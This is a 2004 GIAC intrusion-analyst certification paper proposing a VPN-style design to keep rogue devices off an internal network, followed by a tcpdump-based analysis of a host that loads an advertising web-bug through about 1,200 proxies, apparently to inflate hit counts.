Global Information Assurance Certification Paper

GIAC Certified Intrusion Analyst - GCIA

Practical Assignment Version 3.5

James E. Affeld

June 3, 2004

Abstract:

This paper contains a description of the application of VPN technology to solve the problem of preventing the connection of rogue devices to an internal network, as well as suggesting supplemental means to audit hosts to determine whether they are impersonating authorized hosts.

It also discusses three network detects. The first was discovered through a Snort preprocessor portscan alert, which turned out to be running an application to load, via 1195 web content caching servers and proxies, a web bug. Presumably this was to inflate traffic counts. The second detect was of a hostile web site using the its protocol handler to place a hostile .chm file on a web browsing host. The third detect examines another Snort preprocessor, http_inspect. It generated an alert, misidentifying a Chinese-Simplified web page as "IIS Unicode Codepoint Encoding."

Finally, the paper analyzes five days of alert logs from a University. The analysis was done using Snortsnarf, a spreadsheet, and a variety of POSIX commands.

Detecting and preventing rogue devices on the network: Actual Private Networks

Introduction:

Sensitive computer networks may have security policies that dictate that no unauthorized devices be connected. There are reasons both sound and unsound for such a policy. If you are proficient at maintaining patch levels and antivirus signatures, you may not want your network to host an unmaintained device. You may be concerned about unauthorized software and an unauthorized device would lack controls to prevent the running of such software. Large scale data theft is easier from a locally connected device, and your hardware specification might spur a data thief to bring in a device to accomplish it. And, let's not rule out the possibility that the parties responsible for the security policy might need psychiatric care. Until and unless they get it, you are required to implement the policy as written. It is not really possible to eliminate the possibility of the connection of an unauthorized device, but there are steps you can take to make it much harder, particularly for outsiders.

What Won't Solve the Problem:

The first thought, keeping track of the MAC addresses of every network interface card of every authorized machine, has been called, "both lazy and error-prone." (http://www.giac.org/GCIA_wishlist.php) Though port security on switches can restrict a switch port to a single mac address, it doesn't always work properly. Under certain circumstances, I have seen the switch munge the MAC address, starting its pattern match in the middle of the string. This results in an unintended block of a valid client. It also means that computers will be limited to particular ports, which will make conference rooms less useful. And if you open the conference rooms up, you may undercut the security of the system. An even more significant issue is that it is trivial to spoof the mac address. http://www.klcconsulting.net/smac/(Windows) http://whoozoo.co.uk/mac-spoof-linux.htm (Linux) This is the first example of what will be a recurring theme in this paper: never trust the client.

Conceptually, the client can be made to say whatever you are expecting to hear. You can't really know what process generates the responses you receive. If you have a centralized system to poll the clients, an unauthorized client may be able to send the correct responses. There is no way to rule this possibility out short of physically verifying each host's identity. Even that is difficult, as an attacker could put a masquerading host in the case of an authorized host. The doppelganger would look like the victim. There is clearly a point of diminishing returns, where a given amount of effort buys an indiscernible increase in security.

While surety is not possible, a reasonable level of confidence is. The approach adopted here is to make the introduction of an unauthorized host, or substitution of an unauthorized host for an authorized one, infeasible for an outsider and

difficult for an insider. This is an appropriate model for a network that must operate at a level of paranoia below the point that would require involuntary commitment.

What Will Solve the Problem (for Most of Us):

A network like this is in the same condition as the commodity Internet; that is, it's an untrusted network, even though it's on the inside of the border router. That thought leads naturally to the same solution used to connect remote clients over the untrusted, public Internet: VPN. A Virtual Private Network, or VPN, creates an encrypted "tunnel" that connects a remote user across the Internet. (http://www.cryptomathic.com/labs/techdict.html#v) Because there are usually strong authentication procedures, you can be fairly sure that the connection is for an authorized user. This makes it reasonable to treat the remote client as if it were local and entitled to local privileges. For example, while traffic to internal file servers should be blocked at the border firewall, the VPN would allow the remote client to connect to itself and forward its traffic to the internal network. Traffic coming from the VPN's internal interface would be trusted and treated as local, so the remote user can connect to the file server. So a VPN is the solution when a client's traffic has to cross an untrusted network. The same basic approach works when the untrusted network is local. I shall here indulge myself and call it an Actual Private Network, since it is private and it's not virtual if you own all segments of it.

The essence of an APN, like a VPN, is the gateway/gatekeeper device. This is what determines whether a connection is authorized, and, if so, what routes its traffic may take. You need something in this role no matter what you use to determine what is authorized and what is not.

There are relative degrees of paranoia you can address with an APN. If you don't really care what devices are connected, you can settle for user authentication and permit people to connect on whatever machines are set up with the correct VPN/APN settings. That is, if an authorized user is making the connection, the device is considered authorized. Your security policy would delegate authority for connecting devices to any user capable of installing and configuring the VPN client. If your paranoia is higher (and there are cases where it should be[1], as well as cases where it shouldn't but is anyway), then you have to go quite a bit further. The “Never Trust the Client” principle means that there is no way to achieve perfect assurance that only authorized machines can connect to the network. However, there are steps you can take to reduce the feasibility of such a connection. The idea is to add enough steps that the intruder has to do

1The case to be made for being concerned with individual hosts is that IT staff can't maintain machines they don't have access to. In other, ultra-sensitive environments, it may be important to feel assurance that the hardware configuration is approved. For example, the local security policy make dictate that workstations have no removable storage of any kind. There are doubtless other reasons.

correctly, the very first time, that you can start to feel comfortable.

Steps to Make it Harder on the Intruder:

MAC-related Steps:

You can add MAC address checking as an inexpensive first step, so long as you keep its limitations in mind.

You can set up DHCP reservations for particular MAC addresses – the same network card always gets the same IP address. Strictly limit the DHCP scope so that there are no unallocated IP addresses. Log (and alert) on any IP addresses outside the scope or that attempt to use the wrong MAC/IP combo.

An insider will have easy access to the MAC address. An outsider successfully prevented from logging on can open the computer case and inspect the label of the network interface card, which typically displays the MAC address. If you remove the label, the attacker can put the card in another machine and use it for intruding or simply to obtain the address for spoofing. Some BIOS vendors offer chassis intrusion detection, and if you set the BIOS password you can at least detect if the BIOS password has been cleared. That leaves plugging the authorized host into the attacker's network sniffer and capturing a single packet. It is unlikely that this would trip alerts of sufficient priority to be investigated. So you need more than MAC security.

APN Steps:

APN is really a requirement. No matter what you use to determine which are the authorized hosts, you need something in the APN role to govern access. As discussed above, you just can't rely on port security settings on an access switch, because you can't trust the client to report its MAC address correctly. So you need something capable of checking things that are harder to fake. Most VPN systems provide two very natural and obvious things to check: the user credentials through authentication, and the host identity through PKI certificates.

Authentication:

This step should be a part of the strategy for just about any conceivable sensitive network. And it may be a sufficient step, depending on the user base and security policy. Maybe your users can be authorized to introduce their own devices to the network. Whether or not you go beyond authentication, the way to implement it is with a RADIUS server. RADIUS has emerged as the way to handle centralized authentication for all kinds of applications, particularly VPN. If your VPN solution doesn't offer it, that's a strong indicator of technological backwardness and a worrying sign of brokenness. There are a number of excellent RADIUS servers, some commercial, some Free (as in Speech and Beer). Here are a couple:
http://www.open.com.au/radiator/

http://www.freeradius.org/

Typically, a RADIUS server will let you look up the username and password in a wide variety of sources, from a flat file to an LDAP directory. Often the RADIUS component is implemented and bundled with the VPN, but it doesn't need to be. RADIUS options may allow you to restrict the authentication process in various ways, including restricting days and hours of access.

Host Identity Checking through PKI:

With Public Key Infrastructure, each host gets a cryptographically strong private key which is used by the authorizing entity to confirm the host's identity. It uses its copy of the hosts public key to decrypt a message that can only have been generated by the use of the private key. It's important that you not rely solely on the private key alone. It is possible to copy the private key to another machine but good host-based security can make stealing the key more difficult. The attacker would have to defeat the impersonated host's security to do so. Whole disk encryption can make the attacker's job harder.
(http://www.sdc.org/~leila/usb-dongle/readme.html Linux) and
(http://www.securstar.com/products.php Windows)

Disk encryption and host hardening to the point of confidence are difficult steps, but adding a passphrase to a key is easy. The askpass option will cause OpenVPN to use a password challenge with the private key: From http://openvpn.sourceforge.net/man.html

> **"--askpass**
> Get PEM password from controlling tty before we daemonize. For the extremely security conscious, it is possible to protect your private key with a password. Of course this means that every time the OpenVPN daemon is started you must be there to type the password. The **--askpass** option allows you to start OpenVPN from the command line. It will query you for a password before it daemonizes. To protect a private key with a password you should omit the **-nodes** option when you use the **openssl** command line tool to manage certificates and private keys."

Adding a passphrase is something you should do anyway, in the likely event you are concerned with who is using the machine, rather than just what machine is being used. Adding a strong passphrase to the use of the certificate makes it really unlikely that the attacker is an outsider. Really, it would be easier to just 0wn the box rather than introduce its evil twin. There is no getting around the fact that a knowledgeable insider will be able to place an unauthorized machine on the network, using his/her private key (and supplying the passphrase to do so). The only mitigation you have is the auditing steps, discussed below. These may identify the intruding machine after the fact, and you then have the strong authentication log to confront the attacker.

If you have user authentication plus host identification through PKI, is the passphrase for the private key redundant? Your users may think so. I think it makes sense to take the belt-and-suspenders approach, and the passphrase

gives a great deal of confidence that a particular person used the private key. It may be that you can determine which machines someone can use at the authentication step (see the RADIUS discussion below), but that feels somehow ad hoc and gimmicky and otherwise Not the Right Thing. There is an immediate and direct opportunity to regulate the use of the private key, built right in. I think it rates to use it.

The OpenVPN how-to (http://openvpn.sourceforge.net/howto.html) does an excellent job of covering PKI that may help even with other systems.

Before we move on, it's appropriate to look at some ways to enhance our confidence level in the steps discussed so far. These approaches are essentially auditing.

AUDITING:

The above steps make connecting an unauthorized system more difficult. The following make concealing the intruding system's identity more difficult. They can all be used independently of APN, but can't provide any control over the intruding host's behavior. With in-house expertise or sufficient inducements, it would be possible to extend OpenVPN (or other solutions that are either extensible or provide source code and the right to alter it) to check the results of some of the auditing approaches discussed below. This would not be trivial, but it could be extremely valuable to have the results of a Tripwire check as part of the authorization process.

PXE (Pre-boot eXecution Environment) is a feature available on most “managed” network cards. It allows a system to connect to the network and perform certain actions before the operating system loads. (http://sbc.webopedia.com/TERM/P/PXE.html) 3Com (http://www.3com.com/products/en_US/detail.jsp?tab=features&pathtype=purchase&sku=3C905CX-TX-M) and Intel (http://www.intel.com/network/connectivity/products/pro100m_adapter.htm) have notable offerings with this capability. PXE can be used to have a host check in and run particular routines before booting. These routines could be fairly simple, such as file verification with MD5 checksums, and could be as elaborate as actually booting a Linux system. (http://www.ofb.net/~jheiss/netboot_linux/) Polling will reduce the interval in which an intruder can insert an unauthorized machine. If a machine has not responded to polling because it is not running, and then boots without checking in via the PXE boot routine, you can alarm on that event. There are certainly ways to simulate the correct PXE responses, per the “Never Trust the Client” principle. But again, this places a hurdle in the intruder's path, and they only have to screw this up once to get your attention.

Desktop management systems can take an inventory of hardware and software on a given host. This can extend to Windows hosts SIDs and, for some vendors' BIOS, an asset number or serial number. Support for Windows clients is extensive. Blue Ocean, recently acquired by Intuit, offers the TrackIT, a

moderately priced suite of helpdesk applications that includes asset management and inventory features. (http://www.blueocean.com/Track-It.asp) , but there are other products, such as Computer Associates Unicenter that can do a similar job for UNIX and UNIX-like operating systems. (http://www.cai.com) You will probably not find Unicenter an efficient use of staff and financial resources for just this task, but if you have a need for a massive Enterprise management system anyway, this is one more application for such a thing.

Using active or passive operating system fingerprinting can identify hosts that are suddenly running the current Linux kernel, instead of Windows. Traffic anomaly detection can tell you if a host has deviated from its usual pattern by, say, setting itself up as an IRC server.


Host Based Intrusion Detection Systems check filesystem integrity. Examples include Tripwire, and the Open Source project aide. (http://www.tripwire.com/) and (http://sourceforge.net/projects/aide). Aide uses a variety of message digest algorithms to check file integrity. (http://www.cs.tut.fi/~rammer/aide.html) Either of these can be configured to check in from time to time, logging to an external host. This requires the attacker to accurately fake the checksums for an extensive number of files.

SAMPLE APN NETWORK DESIGNS:

Network architecture for two APN scenarios will be covered below. The first model is the Untrusted Mob, in which untrusted hosts are placed on a separate network and each is visible to the others. This is simpler to implement. The second is the Strict Isolation Model, in which the untrusted hosts can't see anything but the APN server, not even other untrusted hosts. In each of these designs, the use of NAT (Network Address Translation) and private IP space per RFC 1918 makes sense. (http://www.faqs.org/rfcs/rfc1918.html) APN can be implemented without NAT, but NAT insures that if the APN is circumvented somehow, the hosts can't go anywhere.


UNTRUSTED MOB MODEL:

This model is fairly simple: aggregate the untrusted hosts on a VLAN, and put one or more APN servers on it as well. Each APN server has an interface on the untrusted host VLAN, and one on the outside network.



STRICT ISOLATION MODEL:

If you are paranoid enough to require an APN, then it's likely that half-measures won't do. Your APN should not merely prevent unauthorized hosts from reaching the outside; it should also prevent unauthorized hosts from connecting to other hosts on the internal network. Effectively, this means each internal host should be on its own network. The way to do this is set up access switches with a separate, private network for each port. Then put as many four-port network interface cards into the APN server as you can fit. You can merge multiple APN servers at an aggregation switch, either with layer 3 (IP) functionality or with a separate router. If you use DHCP you will have to configure it on each interface. Each interface serves up exactly one address.



If you use NAT, you can pick an addressing scheme that will be self-documenting. For example, if you use 10.0.0.0/24, that could give you an octet for the APN server, an octet for a network on the APN server, and an octet for an asset tag. For example, 10.43.12.243 could mean APN server 43, its 12th network port, and host 243. For large networks you will want to use network bits to increase the available bits for asset tags. You will probably not need 8 bits for the APN number. This is not critical. The APN servers can all use the same set of networks for their respective hosts. Nothing past the APN/NAT server knows what these IP addresses are, anyway. However, this just might be useful self-documentation, if you ever track something across the NAT boundary. An incident report might include the ultimate, private IP address of a host; if this were unique it might save some time.

You may wish to see if you can disable encryption in certain circumstances. This might be anathema to you, but in the Strict Isolation model, the connection between APN host and client is point-to-point; there is nobody between the parties who can listen in. Of course, in an especially paranoid environment, you

may be concerned with surreptitious network taps. If you are, by all means proceed with the overhead of encryption.

CONCLUSION:

This paper has outlined some ways to increase the burden on an intruder attempting to connect an unauthorized host. Theoretically, nothing will pass the "don't trust the client" test. Any type of input from the client could be simulated. But each additional requirement you place on the attacker increases the odds of discovery. The MAC address security requirement is a decent start, though it is easy to fake. But doing so requires the attacker to discover a valid mac address to use. Certificates are a good second step. These can be stolen, but an attacker would have to defeat the impersonated host's security to do so. Adding a strong passphrase to the use of the certificate makes it really unlikely that the attacker is an outsider.

There is no getting around the fact that a knowledgeable insider will be able to place an unauthorized machine on the network, using his/her private key (and supplying the passphrase to do so). The only mitigation you have is the auditing steps, which may identify the machine after the fact. You then have the strong authentication log to confront the attacker with. For the outsider, it would be easier to just 0wn the box.

ACKNOWLEDGMENT:

My thanks to ndex for suggesting whole disk encryption as a means of protecting a private key.

REFERENCES:

SANS Inst. “GIAC Certified Intrusion Analyst (GCIA) Practical Assignment Wishlist” GIAC Website. October 6, 2003
URL: http://www.giac.org/GCIA_wishlist.php (June 1, 2004)

KLC Consulting. “SMAC Official Website” 2004
URL: http://www.klcconsulting.net/smac/ (June 1, 2004)

Venter, Stephen. “Ethernet MAC address spoofing in Linux” WhooZoo.co.uk Website. Oct. 26, 2003
URL: http://whoozoo.co.uk/mac-spoof-linux.htm (June 1, 2004)

Cryptomathic. “E-SECURITY DICTIONARY “ Cryptomathic Website. 2003
URL: http://www.cryptomathic.com/labs/techdict.html#v (June 1, 2004)

Open System Consultants Pty Ltd. Radiator Page, Open Systems Consultants Website.
URL: http://www.open.com.au/radiator/ (June 1, 2004)
FreeRADIUS Project. FreeRADIUS website. May 31, 2004

URL: http://www.freeradius.org/ (June 1, 2004)

Braun and Waters. "A Structured Approach to Hard Disk Encryption" Gentoo Technologies Website (mirrored?). Sep. 11, 2003
URL: http://www.sdc.org/~leila/usb-dongle/readme.html (June 1, 2004)

Securstar GmbH. SecureStar Website. 2003
URL: (http://www.securstar.com/products.php (June 1, 2004)

Yonan, James. "OpenVPN Man Page" OpenVPN Section of SourceForge Website. May 15, 2004
URL: http://openvpn.sourceforge.net/man.html (June 1, 2004)

Yonan, James. "OpenVPN Howto" OpenVPN Section of SourceForge Website. 2004
URL: http://openvpn.sourceforge.net/howto.html (June 1, 2004)

Jupitermedia Corp. "PXE" Small Business Computing Online Dictionary of IT Terms. 2004
URL: http://sbc.webopedia.com/TERM/P/PXE.html) (June 1, 2004)

3Com Corp. "3Com 10/100 Managed NIC (3C905CX-TX-M) - Features & Benefits" 3Com Website. 2004
URL:
http://www.3com.com/products/en_US/detail.jsp?tab=features&pathtype=purchase&sku=3C905CX-TX-M (June 1, 2004)

Intel Corp. "Intel Network Connectivity - Intel PRO/100 M Desktop Adapter" Intel Website. 2004
URL: http://www.intel.com/network/connectivity/products/pro100m_adapter.htm June 1, 2004)

Heiss, J. "Net booting a Linux workstation" Personal Security-Oriented Website. Aug. 9, 2002
URL: http://www.ofb.net/~jheiss/netboot_linux/ (June 1, 2004)

Intuit Corp. "Intuit Information Technology Solutions: Track-IT!" Intuit/Blue Ocean Website. 2004
URL: http://www.blueocean.com/Track-It.asp (June 1, 2004)

Computer Associates International. "Enterprise Management Solutions from Computer Associates" Unicenter Product Page on Computer Associates Website. 2004
URL: http://www.cai.com (June 1, 2004)

Tripwire. "Tripwire - Products - Tripwire for Servers" Tripwire Website. 2004
URL: http://www.tripwire.com/ (June 1, 2004)

Lehti and Virolainen. "Project Info - aide" SourceForge.net Website. 2003
URL: http://sourceforge.net/projects/aide (June 1, 2004)

Lehti and Virolainen. "AIDE - Advanced Intrusion Detection Environment" Aide Developer Web Page.
URL: http://www.cs.tut.fi/~rammer/aide.html (June 1, 2004)

Rekhter, Moskowitz, et. al. " RFC 1918 - Address Allocation for Private Internets" Internet RFC/STD/FYI/BCP Archives. Feb. 1996
URL: http://www.faqs.org/rfcs/rfc1918.html (June 1, 2004)

PART TWO - NETWORK DETECTS

DETECT #1

Source of Trace: a network I administer.

Detect was Generated by: Snort v. 2.1.2 with a default ruleset. The alert was generated by the FLOW preprocessor's Portscan generator. It generated the following alert (one of many):

> **[**] [121:4:1] Portscan detected from foo.bar.101.51 Talker(fixed: 1 sliding: 30) Scanner(fixed: 0 sliding: 0) [**]**

The source of the alert is given by the [121:4:1] field in the alert. The first element, whose value is 121, identifies the generator of the alert as FLOW_PORTSCAN. The second element gives the particular alert for that generator, in this case alert #4. The third is the revision level of the alert, this case #1 (the initial version - no rewrites). (Explanation for this tag from Martin Roesch to the snort-users list, Thu, 28 Jun 2001 13:01:13 -0400. http://www.mcabee.org/lists/snort-users/Jun-01/msg00668.html)

Rule # 4 is the FLOW_TALKER_SLIDING_ALERT, which has a variable format. The alert gives the source IP address and four statistics: Talker fixed, Talker sliding, Scanner fixed, Scanner sliding. Per the Snort manual, (http://www.snort.org/docs/snort_manual/node17.html), Talkers are "nodes that are active on your network". This does not mean that they are local hosts - they can just be talking to local hosts. Talkers are involved in one host to many hosts scans. Scanners are "nodes that have talked to a previously unknown port in your server-watch-net." Scanners are involved in one host to many ports scans. "Fixed" and "sliding" refer to timescales. "Fixed" means N events in M seconds, "Sliding" is a variable timescale whose size is a function of the last packet received. If there are events over an interval, the program logic will continue listening for an amount of time equal to that interval times a sliding scale factor (.5 by default). The Snort manual gives the equation as:

> **end = end + ((end - start) * sliding-scale-factor)**

In more concrete terms, this means that if the sliding scale logic is examining events 5 seconds apart, it will continue listening for 5 + (5 * .5) = 7.5 seconds before tallying up the final score that determines whether the scan alert fires. If more information trickles in, the window can slide more until the events stop coming or the threshold for an alert is met.

The alert value for Talker(fixed: 1 sliding: 30) tells us that the events scored the required number, 30, in a sliding window. This is not the number of hosts scanned. There are other factors involved. For example, you can set the flow-portscan generator to increase the score for TCP flags associated with

scans, such as SYN-FIN and other unwholesome combinations.

So, to recap, the alert tells us that the source host foo.bar.101.51 generated enough events to enough different hosts (and/or events of such a quality), within a sliding window of time, to warrant attention.

Probability the Source Address was Spoofed: 0. This incident presents a rare moment of certainty in the intrusion detection field: I put my hands on the box and saw, through the ipconfig command, that it had the address I was looking for. I also verified, through the netstat command, that it was trying to connect to a variety of remote hosts. More generally, it is difficult to spoof tcp connections, and the HTTP protocol requires a correctly established tcp connection. So if the source were remote and the destination local I would still be confident that the address were not spoofed. In this case most of the 3-way handshakes are never completed because the firewall(s) enforce a security policy prohibiting such connections. (See below)

Description of the Attack: The source host was attempting to connect to external proxy and web caching servers, in violation of the local Security Policy. Finding this out was a little tricky. The portscan alerts from the FLOW_PORTSCAN don't tell you in detail what the host is trying to do.

Fortunately, we had a tcpdump audit log machine going. This a suggestion made by Mike Poor who teaches the Intrusion Detection class at SANS. Basically, you hook up a host with serious disk space and record 200 bytes of every packet that the host can see. Once you have the traffic going to the desired interface, either via a switch span port or a network tap, the command is:

tcpdump -ni em0 -w /var/log/tcpdump.log -s 200 '<any filters>'

I specify the -n (no DNS name lookup), -i em0 (use interface em0), and -s 200 (capture 200 bytes of each packet) -w /var/log/tcpdump.log (capture packets to this file, not the screen). The filters can reduce the burden of logging if there is significant traffic you don't care about. For example, specifying 'ip' will lead it to ignore IPX traffic.

I won't go into much detail about the uses of a tcpdump audit box - suffice it to say that any time you need more context for a Snort alert, you can go to the audit and see. If you have found that a host is compromised, you can go back to the audit and see what it was up to, and possibly how it got compromised.

In this case, I was able to extract the information relating to the affected host with the following command, which reads in from the tcpdump.input.file and outputs traffic to or from host foo.bar.101.51 to tcpdump.output.file:

tcpdump -r tcpdump.input.file -w tcpdump.output.file 'host foo.bar.101.51'

I could then play with a much smaller tcpdump file.
I took a quick look at this file with the following command:

tcpdump -nvvvXr tcpdump.output.file | more

--vvv (very verbose output), -X (give me the asci translation), | more (one screenful at a time)

This showed that there was a bunch of standard NetBIOS traffic cluttering up my file. I winnowed away the chaff with successive commands like this:

tcpdump -r tcpdump.output.file -w 101.51.trim2 'not host x.y.96.5'

When I looked at this with the command:

tcpdump -nvvvXr 101.51.trim2

I saw that the traffic was not a standard portscan. The host was establishing real http sessions, plus some oddball things as well. If it was a port scan, I'd expect tons of syn packets to tons of hosts, without much or any follow-up. But there was follow-up. I also noticed that resets and icmp destination host/port unavailable were very scarce, so it wasn't contacting blind. If it was a vulnerability scan, I'd expect to see some garbage inputs sent to the web servers contacted. But the http sessions were clean. They were just more numerous than they had any business being - 1 or two a minute all day long.

I looked a little closer and found it wasn't just port 80. Sometimes it was port 443. More interestingly, a number of connections were to 3128, 6588, 8000, and 8080.

I copied the file 101.51.trim2 to a workstation with a graphical interface and opened it with ethereal. Ethereal has a great "follow tcp stream" option that shows what transpires over a given connection. This is what it showed:

GET http://www.qksrv.net/image-1359099-10313584
HTTP/1.0
Accept: */*
Referer: http://www.google.com
Accept-Language: de
User-Agent: Mozilla/3.HTTP/1.1 200 OK
Date: Wed, 17 Mar 2004 22:59:45 GMT
Server: Resin/2.1.9
P3P: policyref="http://www.qksrv.net/w3c/p3p.xml",
CP="ALL BUS LEG DSP

Over and over, from different web servers. It seems very odd for a web client to submit a GET request for a url on a different server. As I understand it, the browser should establish a separate connection to the other web server to pull content from there. I had a look at a connection to 8080, which is an alternate web server port and sometimes a proxy server.

```
GET http://www.qksrv.net/image-1359099-10313584
HTTP/1.0
Accept: */*
Referer: http://www.google.com
Accept-Language: de
User-Agent: Mozilla/3.HTTP/1.1 200 OK
Date: Wed, 17 Mar 2004 22:59:45 GMT
Server: Resin/2.1.9
P3P: policyref="http://www.qksrv.net/w3c/p3p.xml",
CP="ALL BUS LEG DSP
```

Aha! The web servers are being used as proxy servers.

I got a text capture of the packets with 'qksr' in them with the following command:

```
tcpdump -nvvr 101.51.tcpdump 'ip[55:4] = 0x716b7372' > www.qksrv.net.txt
```

ip[55:4]=0x716b7372 (give me all the packets where IP packet bytes 55-58 = 0x716b7372, which is the hex value for qksr, (ethereal very helpfully shows byte position and value))

I got a count of how many times it loaded that file:

```
grep -c ack www.qksrv.net.txt
1472
```

So this host made this connection through various hosts 1472 times during the period the tcpdump audit log was collecting data.

To get the number of different hosts involved, I ran this command:

```
cat www.qksrv.net.txt | cut -f 4 -d ' ' | uniq -c | sort | >  www.qksrv.net.count
```

cat www.qksrv.net.txt (print contents of www.qksrv.net.txt to screen), | cut -f 4 -d ' ' (redirect output to cut command, get column 4, columns are delimeted by a space),| uniq -c (redirect that output through the uniq command - count how many of each entry there are), | sort (sort the output).

To get a count of the hosts involved, I then ran this command:

```
grep -c : www.qksrv.net.txt.count
1195
```

So this host has a list of close to 1200 working proxies. What's it doing with them?

http://www.qksrv.net/image-1359099-10313584 is a 1 x 1 pixel gif. In other words, a 'web bug.' These are used to build profiles of users from data collected from various sites. It is also used to track page views. For example, if a web page at www.mywebsite.com contains an <img src='http://www.qksrv.net/image-

1359099-10313584'>, when you load that page, qksrv knows you've been to mywebsite.com. Combine this with cookies, and all kinds of privacy violation and user tracking is possible.

So why is this host loading this webbug through 1200 proxies? Clearly the intent must be to register a bunch of traffic. Presumably someone is scamming an online advertiser by inflating the number of hits counted by the web bug. Since the requests are relayed by proxies, it looks like distributed traffic. Presumably, the advertisers don't pay as much for page views coming from one host.

Sample Server types (taken from server id in packet captures):

webcache/2.3.STABLE
1.0 INDYNT5
1.1 proxyc4 (Netcache NetApp/5.1R2D22), 1.0
Storedeliver01
Resin/2.1.9 (fairly common - only duplicate in 10 tries)

